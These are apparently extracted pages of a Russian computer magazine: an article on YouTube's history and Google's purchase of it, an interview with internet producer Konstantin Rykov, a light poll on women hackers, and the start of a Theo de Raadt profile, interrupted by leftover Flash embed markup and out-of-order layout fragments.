x-shockwave-flash" wmode="transparent" width="425" height="350"></embed></object> <object width="425" height="350"><pa
wmode="transparent" width="425" height="350"></embed></object> <object width="425" height="350"><param name="movie"



> Главная страница сайта

ний день, но YouTube порождал такое количество трафика, что убытки сайта составляли до одного миллиона долларов в месяц. С апреля 2006-го YouTube недолгое время пытался использовать гибкий рекламный аддон от Google — AdSense. Аддон генерирует список рекламных ссылок на сайты с похожим контентом, основываясь на множестве факторов, например на географическом положении посетителя сайта. Это означает, что юзеру из России AdSense, в числе прочего, покажет ссылки на русском языке, а корейцу — на корейском.
Финансовые эксперты лишь разводили руками и утверждали, что, несмотря на сумасшедшую популярность сервиса, YouTube не имеет работоспособной бизнес-модели и вряд ли когда-нибудь сможет приносить прибыль и конвертировать свой трафик в деньги.
Следом за финансовыми трудностями начались неприятности с авторскими правами. В феврале 2006-го телеканал NBC потребовал убрать с сайта ролики, нарушающие соглашения об авторском праве. Среди них были записи популярного телевизионного шоу и рекламные ролики Зимних Олимпийских игр 2006. Клипы удалили, а официальная политика сайта стала жестче. Теперь максимальная длина видео ограничивалась десятью минутами. Разумеется, это привело лишь к тому, что пользователи начали хитрить: разрезали ролик на несколько фрагментов, по 10 минут каждый, и все равно закачивали на сайт. Но зато вся эта история просочилась в СМИ, и YouTube получил дополнительную рекламу, еще больше увеличившую посещаемость ресурса. Глядя на непрерывный прогресс сайта, NBC принял нестандартное решение: не бороться с проблемой, а использовать ее себе во благо. Официальное заявление было сделано в июне 2006-го. Оно гласило, что NBC теперь поддерживает с YouTube партнерские отношения и предоставляет порталу рекламные ролики своих сериалов и шоу. К соглашению поспешил присоединиться и телеканал CBS, ранее тоже требовавший убрать с сайта клипы, юридически принадлежащие ему.
Во всем этом нет ничего удивительного — статистика показала, что рейтинги вышеупомянутых каналов сильно выросли, и причина тому именно YouTube. Даже у нас, в России, появляется все больше сервисов, транслирующих телеканалы в интернете, все больше провайдеров предоставляет высокоскоростной доступ в сеть. Из-за этого каналы теряют аудиторию. Все больше людей предпочитают не смотреть телевизор, а использовать YouTube и подобные сайты. Развитие технологий ведет нас к тому, что уже начали робко прогнозировать некоторые аналитики, — вероятно, телевидение в привычном нам виде умирает, оно способно выжить и переродиться только при поддержке онлайн-видеосервисов.
В августе 2006-го YouTube выпустил пресс-релиз, в котором сообщалось, что в течение следующих 18 месяцев на сайте планируется сделать доступным любое когда-либо созданное музыкальное видео. И конечно, абсолютно бесплатно. Заявление неожиданно поддержали гиганты медиарынка Warner Music Group и EMI, подтвердив, что действительно ведут переговоры с YouTube на эту тему.

«САМЫМ ПОПУЛЯРНЫМ РУССКИМ РОЛИКОМ НА YOUTUBE ЯВЛЯЕТСЯ ВИДЕО «ТАНЦЫ ИЗ МИНСКА», ЗАКАЧАННОЕ ЮЗЕРОМ ПАФНУТИЕМ ИЗ МИНСКА (PAXA-MINSK.LIVEJOURNAL.COM). СЕЙЧАС У РОЛИКА ОКОЛО ПОЛУТОРА МИЛЛИОНОВ ПРОСМОТРОВ»

> Один из основателей YouTube — Чад Хэрли



> YouTube-юзер №1 — Питер Оакли

</param><param name="wmode" value="transparent"></param><embed src="http://www.youtube.com/v/LpQZZHuC-Pw" type="application/x-shockwave-flash" wmode="transparent" width="425" height
wmode" value="transparent"></param><embed src="http://www.youtube.com/v/LpQZZHuC-Pw" type="application/x-shockwave-flash" wmode="transparent" width="425" heigh

name="wmode" value="transparent"></param><embed src="http://www.youtube.com/v/LpQZZHuC-Pw" type="application/x-shock



> Здесь ранее располагалась штаб-квартира YouTube

Сентябрь принес хорошие новости — соглашение было достигнуто. Warner Music подписали контракт, согласно которому принадлежащие им музыкальные видео могут беспрепятственно размещаться на сайте, а в любительских клипах официально разрешено использовать их песни и саундтреки. В ответ YouTube обязался делиться своими доходами от рекламы. В том же сентябре разрешение на использование своих материалов дали Universal Music Group и Sony BMG Music Entertainment.

А в октябре 2006-го окончательно подтвердились давно ходившие слухи — Google действительно собирается купить YouTube за рекордную сумму — 1,65 миллиарда долларов. Выяснилось, что компания Yahoo! тоже вела переговоры в этом направлении, но предложение Google оказалось более выгодным. Эта новость взбудоражила интернет. Конечно, под покровительством Google YouTube явно мог бы выйти на окупаемость, а учитывая подписанные недавно контракты — тем более. Но тут же встал вопрос, какие изменения спровоцирует эта сделка. Критики давно сравнивали YouTube с мегапопулярным некогда Napster — культовой бесплатной (читай — пиратской) системой обмена музыкой. После громкого судебного разбирательства Napster превратился в средненький, совершенно легальный онлайн-сервис по продаже музыки. Сеть загудела о том, что YouTube ждет та же участь — полная легализация, платные аккаунты, дополнительные возможности (тоже за деньги), коммерческие видеоролики и прочее.

Сделку официально совершили 13 ноября 2006 года. Google сообщил, что не собирается закрывать свой сервис Google Video, а напротив, уже разрабатывает стратегию интеграции. А создатели YouTube Стиви Чен и Чад Хэрли, в свою очередь, попытались успокоить взволнованную публику и выложили в своем блоге видеоролик, в котором благодарили всех пользователей сервиса и заверяли, что слияние принесет лишь пользу. Ролик посмотрели почти 2 миллиона человек и оценили его в 4,5 звезды из пяти возможных.

YouTube сегодня

Уже прошло достаточно времени с момента слияния, однако YouTube до сих пор остался почти прежним. На месте демократичная атмосфера, на сайте не появилось засилья рекламы, не произошло и интеграции с Google Video, который, похоже, близок к закрытию. Прогнозы относительно будущей политики Google расходятся. Кто-то предрекает ему разорение и называет покупку YouTube «путем к банкротству», ведь судебных исков по поводу авторских прав все еще много. Предполагалось, что доходы смогут покрыть иски, но это все еще очень спорный вопрос. Другие, напротив, говорят о зарождении новой эры телевидения, о больших перспективах сетевого видео. Все же отрицать прогресс сложно и зачастую глупо. Вот и журнал Time, подводя итоги 2006 года, назвал YouTube «изобретением года». По последним данным, YouTube объявил набор редакторов-добровольцев. В их обязанности будет входить отслеживание контента на сайте и слежение за главной страницей портала. На первую страницу сейчас попадают ролики с самым высоким рейтингом или ролики партнеров. Возможностей повысить свой рейтинг обманными путями немало, за партнерскими роликами тоже нужно присматривать. Да и в целом, политика «внутренней модерации» все же не оправдывает себя на 100%. Вероятно, в последствии все это пойдет по пути портала Netscape.com, который и вовсе предложил своим пользователям зарплату

НЕКОТОРЫЕ ФАКТЫ ИЗ ЖИЗНИ САЙТА

Существует служба YouTube To Go, позволяющая смотреть видео с сотовых телефонов. В этом году также обещают запустить «обратную» службу, предназначенную для прямой загрузки видео с мобильников на сайт.

Редакторы культового ресурса Wikipedia (wikipedia.org) всерьез задумались об удалении из свободной энциклопедии всех ссылок на YouTube. Это связано с тем, что большая часть роликов содержит информацию, нарушающую авторские права и ссылаться на эти видео тоже противозаконно.

YouTube.com официально заблокирован правительством Ирана в рамках программы по борьбе с «развращающей западной культурой». В числе других запрещенных ресурсов — amazon.com, wikipedia.org и imdb.com.

Управление по национальной политике борьбы с наркотиками США пыталось проводить с помощью YouTube пропагандистскую акцию против наркотиков. Акция закончилась полным провалом, когда пользователи начали закачивать на сайт издевательские видео, а рейтинги роликов программы специально вручную снижали. В итоге, пришлось заблокировать комментарии и возможность голосования.

В конце 2006-го YouTube анонсировал введение нового ПО для контроля контента на сайте. Специальный софт сможет распознавать «звуковые отпечатки пальцев», то есть любые копии материалов, защищенных авторскими правами. После идентификации лицензионного контента сервис сможет автоматически удалять такие видео.

"movie" value="http://www.youtube.com/v/LpQZZHuC-Pw"></param><param name="wmode" value="transparent"></param><embed src="http://www.youtube.com/v/LpQZZHuC-Pw
be.com/v/LpQZZHuC-Pw"></param><param name="wmode" value="transparent"></param><embed src="http://www.youtube.com/v/LpQZZHuC-Pw" type="application/x-shock



> Чад Хэрли и Стиви Чен

АНАЛОГИ YOUTUBE

Число сайтов-клонов www.youtube.com в Сети тоже растет. Вот некоторые их них:

• Yahoo Video, который, пытаясь стать конкурентоспособным, сотрудничает с Current TV и выкладывает эксклюзивный контент.
• Сам Current.tv, который содержит примерно треть пользовательского видео и две трети платного, профессионального контента. Качество роликов намного выше, чем на YouTube, а авторы лучших, по итогам «народного голосования», любительских видео получают приз в 100 долларов.
• Democracy.com, который работает через open source программу. Установив ее, мы получаем доступ к огромному количеству каналов и имеем возможность запустить свой.
• Revver.com, который привлекает авторов видео тем, что платит им деньги. В видеоролики вставляется реклама, прибылью от которой ресурс готов делиться. Специально разработанный софт подсчитывает количество показов даже в том случае, если ролик становится очень популярным и расходится по всей Сети.
• Porntube.com, название которого говорит само за себя. Клон YouTuba, специализирующийся исключительно на XXX.
• RuTube.ru — рунет тоже не отстает от планеты всей и открывает свой видеохостинг.
• Viralvideochart.com — хит-парад видеороликов.



за то, что они будут отбирать и контролировать материалы для главной страницы сайта.

Явление видеоблогинга

По сути, именно Youtube породил массовое увлечение видеоблогингом, явив миру сотни тысяч режиссеров-любителей. Популярность блогов к моменту открытия YouTube как раз достигла пиковой точки и закономерно вышла на новый виток — живое видео, живая речь.
Не последнюю роль сыграла интерактивность и простота сервиса. YouTube пластичен, он отражает видение, настроение и позиции своего коммьюнити. Миллионы просмотров и лучшие рейтинги имеют те ролики, которые выбирают сами пользователи, и именно эти видео приобретают самую широкую огласку. Также нельзя оставить без внимания тот факт, что YouTube-видео можно легко вставить практически в любую страничку, будь то личный сайт, ЖЖ или другой блог-сервис.
Нередки случаи, когда благодаря YouTube становились настоящими знаменитостями обычные люди.

Например, история пользователя Geriatric1927 — пенсионера из Англии по имени Питер Оакли 79 лет от роду, который выкладывал на YouTube свои автобиографические заметки. Питер рассказывал, как служил механиком радаров во время Второй Мировой, как пронес через всю жизнь любовь к мотоциклам, как сейчас остался вдовцом и живет один в Англии. Его ролики на 5-10 минут приобрели огромную популярность, и он долгое время был юзером №1 на youtube.com. О нем говорили в новостях, писали в газетах...
Из наших видеоблоггеров, пожалуй, наиболее известен сегодня Руслан ака Goblin-Gaga (goblin-gaga.livejournal.com) — один из «тысячников» русского ЖЖ-комьюнити, приложивший руку к созданию udaff.com.
А самым популярным русским роликом на YouTube является видео «Танцы из Минска», закачанное юзером Пафнутием из Минска (paxa-minsk.livejournal.com). Сейчас у ролика около полутора миллионов просмотров, он стал одним из самых обсуждаемых комедийных видео в конце 2006 года. Ролик снят на свадьбе и демонстрирует, как можно догадаться по названию, танцы нетрезвых гостей. На самом YouTube, конечно, есть страничка наиболее рейтинговых и часто просматриваемых клипов, очень советую на нее заглянуть. Но лучше посетить сайт Viral Video Chart (viralvideochart.com), он составляет хит-парады сетевого видео. Интересны эти рейтинги тем, что они базируются не на числе просмотров клипа, а на количестве ссылок на него в Сети вообще. Получается, пожалуй, достовернее, чем где бы то ни было.
Какие еще явления образуются при помощи YouTube, покажет время. Сетевое телевидение и видеоблоги уже реальность. А возможность создавать собственные клипы, ролики, сериалы и фильмы, не вставая из-за компьютера? Все это тоже реальность и, вероятно, в ближайшие несколько лет будет еще доступнее и распространеннее. Подобные «прорывы» в развитии технологий становятся возможными именно благодаря инновационным идеям, одной из которых и явился youtube.com.

«YOUTUBE.COM ОФИЦИАЛЬНО ЗАБЛОКИРОВАН ПРАВИТЕЛЬСТВОМ ИРАНА В РАМКАХ ПРОГРАММЫ ПО БОРЬБЕ С «РАЗВРАЩАЮЩЕЙ ЗАПАДНОЙ КУЛЬТУРОЙ». В ЧИСЛЕ ДРУГИХ ЗАПРЕЩЕННЫХ РЕСУРСОВ — AMAZON.COM, WIKIPEDIA.ORG И IMDB.COM»

> Третий создатель YouTube — Джавед Карим





«ИНТЕРНЕТ — ЭТО ТУПИК ЦИВИЛИЗАЦИИ!»

ИНТЕРВЬЮ С КОНСТАНТИНОМ РЫКОВЫМ

Константин Рыков — первый и, наверное, единственный русский интернет-продюсер. Костя — это тот самый легендарный Джейсон Форис, на пару со своим братом Франко Неро основавший контркультурный форпост FUCK.RU, из которого выросло все падонковское движение, со всеми дорогими нашему сердцу «ниипет» и «пацталом». Сетевой медиамагнат (ему принадлежат dni.ru, деловая газета «Взгляд» и корпорация NewMediaStars), организатор первой ЖЖ-премии и фестиваля любви «Незнакомка», бывший начальник департамента интернет-проектов первого канала и автор еще сотни тысяч проектов, он проводит в Сети 20 часов в сутки и добывает из нее деньги в промышленных масштабах. Мы побеседовали с Костей о новых форматах, интернет-буме и наступлении всеобщего матричного счастья в желатине и со стилусом в спинном мозге.

X: Что ты думаешь о втором dot.com-буме, который так долго предсказывали аналитики?


K.P.: Если год назад было ощущение, что будет второй интернет-бум, то сейчас можно сказать, что мы находимся в самом его начале. Опять пошли инвестиции, открываются большие проекты. Заметно активизировались крупные издательские дома и медиакомпании. Это связано с тем, что был сделан серьезный шаг в области развития технологий — появилось видео, web 2.0, люди начали отходить от консервативных интернет-форматов, а также с тем, что заметно выросла аудитория пользователей. Но надо понимать, что любой бум — это, как правило, переоценка. Реально пока никто не представляет конечной точки — до чего это все дойдет. Ведь первый интернет-бум закончился полным пшиком. И сейчас у многих проектов больше иллюзий и прожектерства, чем каких-то реальных моделей.

X: Появится ли в ближайшее время в России что-нибудь настолько же революционное, как YouTube или Livejournal?

K.P.: Да уже появилось! Видеочаты. Проблема только в том, что не у всех есть веб-камеры. В чем революционность YouTube? Они создали 7-8 форматов, позволяющих обыграть веб-камеру. Например, спеть караоке, сказать, что ты думаешь на политическую тему, снять смешной кусок своей жизни и так далее...

X: А какая, по-твоему, ниша интернет-бизнеса является сейчас наиболее перспективной? Социальные сети? Онлайн-игры?


K.P.: Одно из самых интересных для меня направлений — это видео. Через несколько лет в России произойдет переход на цифровое телевидение. Технология уже появилась, но она всегда вторична — важен контент. Пока еще никто не знает, как делать цифровые телеканалы, какие примочки туда вставлять, чем все это будет интереснее традиционных форматов. Аудитория готова, а профессиональное сообщество еще не научилось создавать продукт. Обычное TV — это всегда режиссура, никаких свободных форматов там не было никогда и не будет. Сценарист всегда управляет процессом и создает такую картинку, которую он хочет.



> Деловая газета «Взгляд»



> Онлайновая игра по мотивам «Ночного дозора»



Чем закончится интернет-бум? Тем, что интернет перестанет быть изолированной средой. Как это было раньше — есть интернет, это субкультура, которая живет отдельно, и она все время в игровом конфликте с остальными медиа: с телевидением, с газетами. А сейчас как раз такой момент, когда интернет срастается со старыми медиа. И он обязательно поменяет форматы. В цифровом телевидении появятся гиперссылки, обратная связь; уже сейчас придуманы и разработаны форматы активного видео. Вот, например, есть реалити-шоу «Дом-2». Человек будет сам переключаться между камерами, без всяких режиссеров, ему позволит технология.

Лично мне интересны информационные форматы. Чем дольше человек сидит в интернете, тем больше он хочет получать информацию в сжатом виде. Вот мы недавно открыли проект sensator.ru, задача которого — дать картинку и текст на 2-3 предложения с большим количеством гиперссылок по теме. Я весь прошлый год потратил на то, чтобы выяснить, меняются люди или нет. Мое ощущение, что меняются. Человеку становится проще воспринимать те форматы, которые играют на понижение — где требуется минимум его участия. Телевидение в этом отношении — идеальный инструмент. Ты включил телик — и все, ничего не делаешь, не принимаешь никаких решений, кроме выбора канала, просто смотришь. То же самое происходит и в интернете. Когда человек первый раз попадает в интернет, ему все интересно: он ходит по ссылкам, смотрит форумы, читает какие-то фанатские сайты, библиотеки, пытается выяснить, как работают нужные программы. А когда он уже знает все, ему становятся важны только тренды, только самое актуальное и свежее. На самом деле, это не очень хорошо, потому что человек при этом деградирует. Интернет — это, конечно же, прогресс, но в то же время он является тупиком цивилизации. Например, сейчас во всем мире тенденция ухудшения качества образования: никто не читает первоисточников, все скачивают рефераты из Сети. Или те же блоггеры. Я это считаю даже болезнью: известные журналисты, которые делают свои карьеры через ЖЖ, вместо того чтобы ездить на места событий, разбираться во всем, формировать свое мнение, всю информацию начинают получать через френдленту. Или знакомства. Раньше, чтобы познакомиться с девушкой, нужно было пойти на дискотеку, в кафе и т.д. А сейчас пикаперы уже кажутся дикостью. Зашел на «Незнакомку.ру», ввел любые параметры — и девушка в онлайне. «Привет!» — «Привет!» — «Тра****ся будем?» — «Будем!» — «Ну, давай встретимся». Один мой холостой знакомый назначает встречу в кафе сразу нескольким женщинам и, выбирая лучшую, едет развлекаться. Уже не нужны ни актерский талант, ни эрудиция, ни обаяние. И вот такая деградация благодаря интернету происходит в очень многих областях. Интернет закончится тем, что мы будем лежать в желатине Матрицы со стилусом в голове. Интернет — это тупик развития личности. Скоро появятся неохиппи, которые будут протестовать против технологий, они откажутся пользоваться компьютерами, кредитными карточками и сотовыми телефонами. Все это будет. Наши дети будут такими.

Х: У тебя есть интернет-зависимость?

К.Р.: У меня зависимость в такой стадии, что уже не лечится. Я понял это еще в конце девяностых, когда делал FUCK.RU. Я понял, что я по-другому уже больше не могу, это формат жизни. Стало скучно — включил ICQ; у тебя там полторы тысячи человек сидит; сразу будет весело. Это как стадии алкоголизма. Первая стадия — у тебя похмелье, потом ты пьянеешь от одного стаканчика и становишься алкоголиком. Так же и с интернетом. Сначала время начинает идти по-другому. Ты замечал, что ночью в Сети оно идет в три раза быстрее? Начиная с 1997 года, я ложусь спать в 6-7 утра и встаю, в лучшем случае, к обеду. Ложусь, когда еще темно, и встаю, когда уже темно.

Х: Ты не раз говорил, что всегда открыт для новых предложений. Можешь рассказать красивую продюсерскую историю: типа кто-то пришел к тебе с улицы в рваной майке, предложил хорошую идею и бизнес-план и теперь ездит на красном «Ferrari»?

К.Р.: История этого года. История Сережи Минаева. Он, конечно, пришел не в рваной майке, а в дорогом костюме за 3000 долларов. Он писал на FUCK.RU, мы тогда познакомились. Потом он занимался сетевым литературным проектом litprom.ru. Я почитал, что он пишет, и понял, что это интересно не только мне, но и вон той девочке-секретарше, которая сидит напротив, и парням из соседнего офиса — да вообще всем. Он очень долго писал роман «Духless», а потом мы попробовали его раскрутить, и результат превзошел все ожидания — на данный момент продано около 500000 экземпляров.

Х: Ты однажды сказал, что в российском кибербизнесе денег вращается не больше, чем в одном Маке на Тверской. Ситуация сейчас изменилась?

К.Р.: Я сказал эту фразу после интернет-кризиса. Тогда разорились все кампании. Ощущение, что завтра мы будем миллиардерами, испарилось. Все большие порталы собирали на 10-12 тысяч долларов рекламы, а сейчас Яндекс собирает 7 миллионов. И стоимость активов компании — 1,5 миллиарда, а главное, что эта стоимость — реальная, потому как это

Некоторые продюсерские проекты Кости Рыкова

Preved.ru — видеочат;
Dozory.ru — онлайн-игра по мотивам «Ночного дозора»;
Polittechno.ru — политтехно, изысканные электронные миксы с сэмплами из телевизионных речей политиков;
«Духless» — офисный бестселлер Сергея Минаева.

живые деньги, а не только пустые бумажки. Люди, которые сделали ставки и смогли этот кризис пережить, сегодня выиграли. Сейчас серьезные проекты в интернете бессмысленно делать без миллионного бюджета, потому что это взрослая индустрия. Появились новые способы извлечения денег из интернета, микроплатежи и прочее. Реально денег в интернете в 2001 году было максимум 5 миллионов. А сейчас есть проекты, которые 5 миллионов зарабатывают за месяц. Масштаб самой индустрии — 300-400 миллионов в месяц. Достаточно сложно назвать точную цифру, потому что публичной информации очень мало. Я сужу по той ситуации, в которой нахожусь я и большие игроки, показывающие свои доходы. Через 3-4 года интернет-индустрия запросто перешагнет миллиардную черту.

X: А как ты заработал первые деньги в Сети?
К.Р.: В 1997 году мы открыли FUCK.RU. Проект просуществовал месяца три, и у нас появилось ощущение, что в интернете есть нечто волшебное, но надо еще научиться зарабатывать. Мы поняли, что сами можем делать проекты, и открыли дизайн-студию. Классическая история.

X: Когда увидит свет книжка «Фак.ру»?
КР: Я ее уже написал. Но когда пишешь, особенно когда пишешь про себя, происходит переосмысление всего. Оторвался, со стороны посмотрел. Я решил ее немного переписать, по-другому соединить все куски. Скорее всего, в марте я закончу, а в мае она будет опубликована.

X: Правда ли, что твои первые проекты раскручивались на порно?
К.Р.: Привет, Носик! (Имеется в виду известный сетевой деятель Антон Носик, с которым Рыков активно не дружит — примечание редактора). Это вранье, которое придумывает Носик. Антон, кстати, тоже принимал участие в создании FUCK.RU, вместе со мной и Франко Неро. Носик приехал ко мне в гости на своей старой шестерке, мы долго сидели на кухне, он помогал нам писать предупредительную страницу для сайта, информирующую посетителей проекта о том, что на сайтах ругаются матом и вообще здесь тусуются плохие ребята. Закончилось это тем, что мы выталкивали его старую шестерку из сугроба. FUCK.RU, да, я использовал в раскрутке новых проектов, если он считается порнухой, пусть так и будет. Мне кажется, FUCK.RU был фантастически интересным литературным проектом.

X: Факт. А к Антону Носику у тебя личная неприязнь?
К.Р.: Да ну его в жопу, Носика! (Берет со стола диктофон и говорит в него — примечание редактора). Так и напиши: пошел он в жопу! Неинтересно это. Носик — это завравшийся гнусный тип, карьера которого закончится очень плохо. И будет это уже очень скоро. Мне, вообще, неприятно обижать людей, я так воспитан. Но когда они перешагивают определенную черту порядочности, то можно позволить себе практически все что угодно. Носик мне столько гадостей сделал и столько вранья и дерьма на меня вылил, что...

X: Понятно... А почему ты удалил свой Живой Журнал?
К.Р.: Я уже говорил об определенной зависимости. Для меня ЖЖ и вообще блоги — интересный инструмент для того, чтобы изучать людей: как они общаются, на каком языке говорят. Это же театр. Но так как там все построено на агрессивной интерактивности (ты написал комментарий, тебе написали, завязался какой-то треп), это отнимает кучу времени, и я не могу себе этого позволить.

X: Твои проекты часто ломают?
К.Р.: Бывает. DDoS-атаки, как обычно. В этом году было несколько взломов, клали даже «Взгляд.ру». В основном это подростки, которые на что-то обиделись и наслали кучу запросов с тайваньских серверов.

X: Твой таблоид sensator.ru целиком базируется на ЖЖ, а в редакции — популярные ЖЖ-юзеры. Планируешь ли ты еще как-то использовать Livejournal в своих медиа?
К.Р.: Честно говоря, я начал остывать к блогам. Блоги слишком сильно переоцениваются. Не уверен, что и дальше буду делать какие-то проекты, связанные с блогосферой. Ну, разве что в рамках других проектов — например, блоги игроков в нашей новой игре «Метро 2033». Блоги — это, на самом деле, не очень удобный инструмент. У всех социальных сетей, конечно, есть плюс: внутри них информация распространяется очень быстро. Но имеется и огромный минус: она очень тяжело выходит в мир. Внутри есть своя субкультура: свои герои, свои фишки, понты, и людям снаружи трудно понять, о чем там говорят, потому что язык блоггеров — это почти что язык контркультурщиков. Сейчас КК опопсела, стала массовой, а еще 3 года назад никто не понял бы все эти «нахи» и «пацталом». Как пиаровский инструмент, блоги очень неэффективны. Сколько их, этих блоггеров. Есть мощное сообщество на «Дамочке», liveinternet и livejournal. Принято считать, что в livejournal тусуются специалисты, хотя на самом деле ЖЖ достаточно маргинален. Там пишут о проблемах, о критических днях... В Корее и Китае блоги пошли очень хорошо. В Китае 45 миллионов блоггеров, из них там и состоит весь интернет. А профессиональных блоггеров в России сейчас тысяч пять. С одной стороны, это очень хорошо, потому что они сформировали новую интернет-элиту, все старые сообщества отошли как неактуальные. И блогосфера, как тусовка, сейчас является центром интернета. Но она не масштабна, потому что переход из субкультуры в поп-культуру очень болезненный и сложный.

X: Насколько властные и близкие к власти структуры интересуются интернетом?
К.Р.: Во всем мире власть не может без медиа, а медиа всегда зависит от власти. То же самое и в России. Как пропагандистская площадка для власти, интернет не интересен вообще, потому что пользователи в своей массе — молодежь, люди 18-25 лет. Пока интернет использовался как площадка для изучения трендов и информации. Он нужен только для обкатки технологии. Интернет деполитизирован. Вот у меня лежит статистика: из 1400000 русских блоггеров всего лишь 3000 реально интересуются политикой. Все. Поэтому больших политических денег в интернете нет и не будет до появления цифрового телевидения.

X: Какой из твоих проектов самый прибыльный?
К.Р.: «Взгляд» (vz.ru). А вообще, многие проекты я делаю, не ориентируясь изначально на получение прибыли. Меня интересуют новые знания, потому что знания все равно потом конвертируются в деньги. Через день, через год или два года.



ИЛЬЯ АЛЕКСАНДРОВ
/ ILYA_AL@RAMBLER.RU /

При слове «хакер» у разных людей возникают разные ассоциации. Кому-то мерещатся прыщавые подростки, кому-то — успешные менеджеры ИТ-компаний, третьим на ум сразу приходит тюремный дворик. Но что бы там не думали люди, все их фантазии объединяет одно — хакер в общественном сознании — строго мужчина. Что же получается, не женское это дело? Выясним это с помощью наших экспертов.

1) Видел ли ты хоть одну девушку-хакера?
2) И как тебе? Можешь представить, что у тебя была бы продвинутая в компах девушка?
3) В целом, женщины и техника — вещи не совместимые. Y/N?
4) Фотомодели со знанием C++ мне не встречались. Как думаешь, хакерши — они красивые?



GIRLS & HACK

ЖЕНСКИЙ ХАК — МИФ ИЛИ РЕАЛЬНОСТЬ?

ЗАРАЗА, создатель security.nnov.ru, специалист в области сетевой безопасности

1. Для меня «хакер» — понятие в некотором роде ругательное, противоположное понятию «профессионал». Профессионал точно знает, какой будет результат от того или иного действия, и действует только тогда, когда это необходимо. Он ленив. А хакер, от недостатка знаний и опыта, пытается попробовать все. Многие профессионалы через эту стадию проходили :). Девушки-хакеры… Есть, конечно.
2. Почему бы и нет. По крайней мере, не соскучишься.
3. Однозначно не согласен. А как же стиральная машина?
4. А большая была статистическая выборка? Любая женщина всегда красива. А если у нее постоянно возникают новые идеи… Это же замечательно.

Даня Шеповалов, писатель, теоретик современного гуманизма

1. Нет, ни одной не встречал! Думаю, такие есть где-нибудь в пыточных застенках мехмата.
2. Могу, но она должна быть прекрасной и загорелой, посвящать хаку не больше пары часов в день, загребать миллионы и пить со мной мартини у бассейна. И, разумеется, она не должна попасться ФБР или каким-нибудь другим ублюдкам. А вообще, женой настоящего хакера обязательно должна быть хакерша — для улучшения породы хакеров.
3. Нет, это не так. Очень часто совместимые. Что я только не засовывал кхм… нда… Это тема для отдельного разговора.
4. Нет. C++ — это вредное производство.

Ириша, преподаватель английского в школе

1. Не видела, но уверена, что они есть. С чего бы им не быть? Патриархальное общество давно в прошлом!
2. Я была бы счастлива, ну просто очень, если бы моим мужем был хакер. Просто ммммммммм…
3. Да, если у девушки гуманитарный склад ума, но если математический, то она легко найдет общий язык с любой техникой. Между прочим, существует куча мужиков, которые ни хрена не соображают в технике… Или просто не соображают.
4. Сочетание красоты и ума еще никто не отменял. Разные бывают.

Дмитрий Шурупов, руководитель nixp.ru

1. Лет в 14-15 я впервые встретил «программистку». Жизнь это мне, может, и не перевернуло, однако однозначно констатирую, что сей факт оказал серьезное влияние на мое мировоззрение. Когда же потом, в институте, я увидел «админиcтраторшу», психика расшаталась окончательно.
2. Разумеется, могу. Но, откровенно говоря, даже со своим скудным воображением я могу представить и не такое.
3. Перефразируя Эйнштейна, на абсолютном уровне я такое мнение категорически не разделяю, а вот на уровне относительном — вполне согласен.
4. Глубоко убежден, что они как минимум не хуже мужчин-программистов :)



ИЛЬЯ АЛЕКСАНДРОВ
/ ILYA_AL@RAMBLER.RU /

X-PrOFiLE

THEO DE RAADT



БИОГРАФИЧЕСКАЯ СПРАВКА

Создатель самой безопасной операционной системы в мире родился... в Африке. Пополнение в семье де Раадтов случилось 19 мая 1968 года в Претории — промышленном центре Южно-Африканской Республики. Отец Тео — голландец (отсюда и частица «де» в имени), а в ЮАР он работал инженером, создавая инфраструктуру черного континента.

Семья была большая, у Тео есть две сестры и брат. Когда мальчику исполнилось 9 лет, отец семейства решил мигрировать в Канаду. Причиной этого стал вероятный призыв де Раадта старшего в армию и крайне нестабильная ситуацию в регионе — апартеид, борьба черного населения за свои права (подробности найдешь в учебнике истории).

В ноябре 1977 года семья уже была в Калгари, встретившем их тридцатиградусными морозами. Жили нелегко — в восьмидесятые в Канаде была самая тяжелая со времен Великой Депрессии экономическая ситуация. Но именно в этот период Тео знакомится с компьютерами. Первой его машиной стала экзотическая Vic-20, на которой в возрасте 15 лет он написал свою первую программу. Сделанная на ассемблере игрушка весила 3,5 килобайта и являла собой смесь тетриса и 2D-шутера. Потом были Commodore 64, легендарная Amiga... Компьютеры захватили парня и стали главным в его жизни. О школе Тео вспоминает с улыбкой — учился он легко, но без интереса, куда как больше его волновало программирование. Сильное впечатление произвела на Тео увиденная им тогда 4.2 BSD. Консоль работающего Юникса на мониторе навсегда определила жизненный путь хакера.

В университет он поступал уже с твердым желанием получить образование программера, хотя родители и настаивали на факультете электротехники. В Университете Калгари он познакомился со многими единомышленниками — хакерами, так же, как и он, одержимыми написанием кода. Они и помогли ему найти работу — теперь Тео трудился системным администратором в одной из клиник.

В 1992 году в Сан-Диего прошла конференция, посвященная Unix, где присутствовал де Раадт. Там он познакомился с Крисом Диметриу, другим канадским кодером. Парни разговорились, их обоих не устраивало, как происходит разработка FreeBSD. Вдобавок разработчики системы тогда как раз судились с правообладателями исходного кода Unix. Тео и Крис решают начать работу над собственным проектом. Команда растет, к ним присоединяются друг Криса Адам Гласс и выпускник МТИ Чарльз Ханнум.

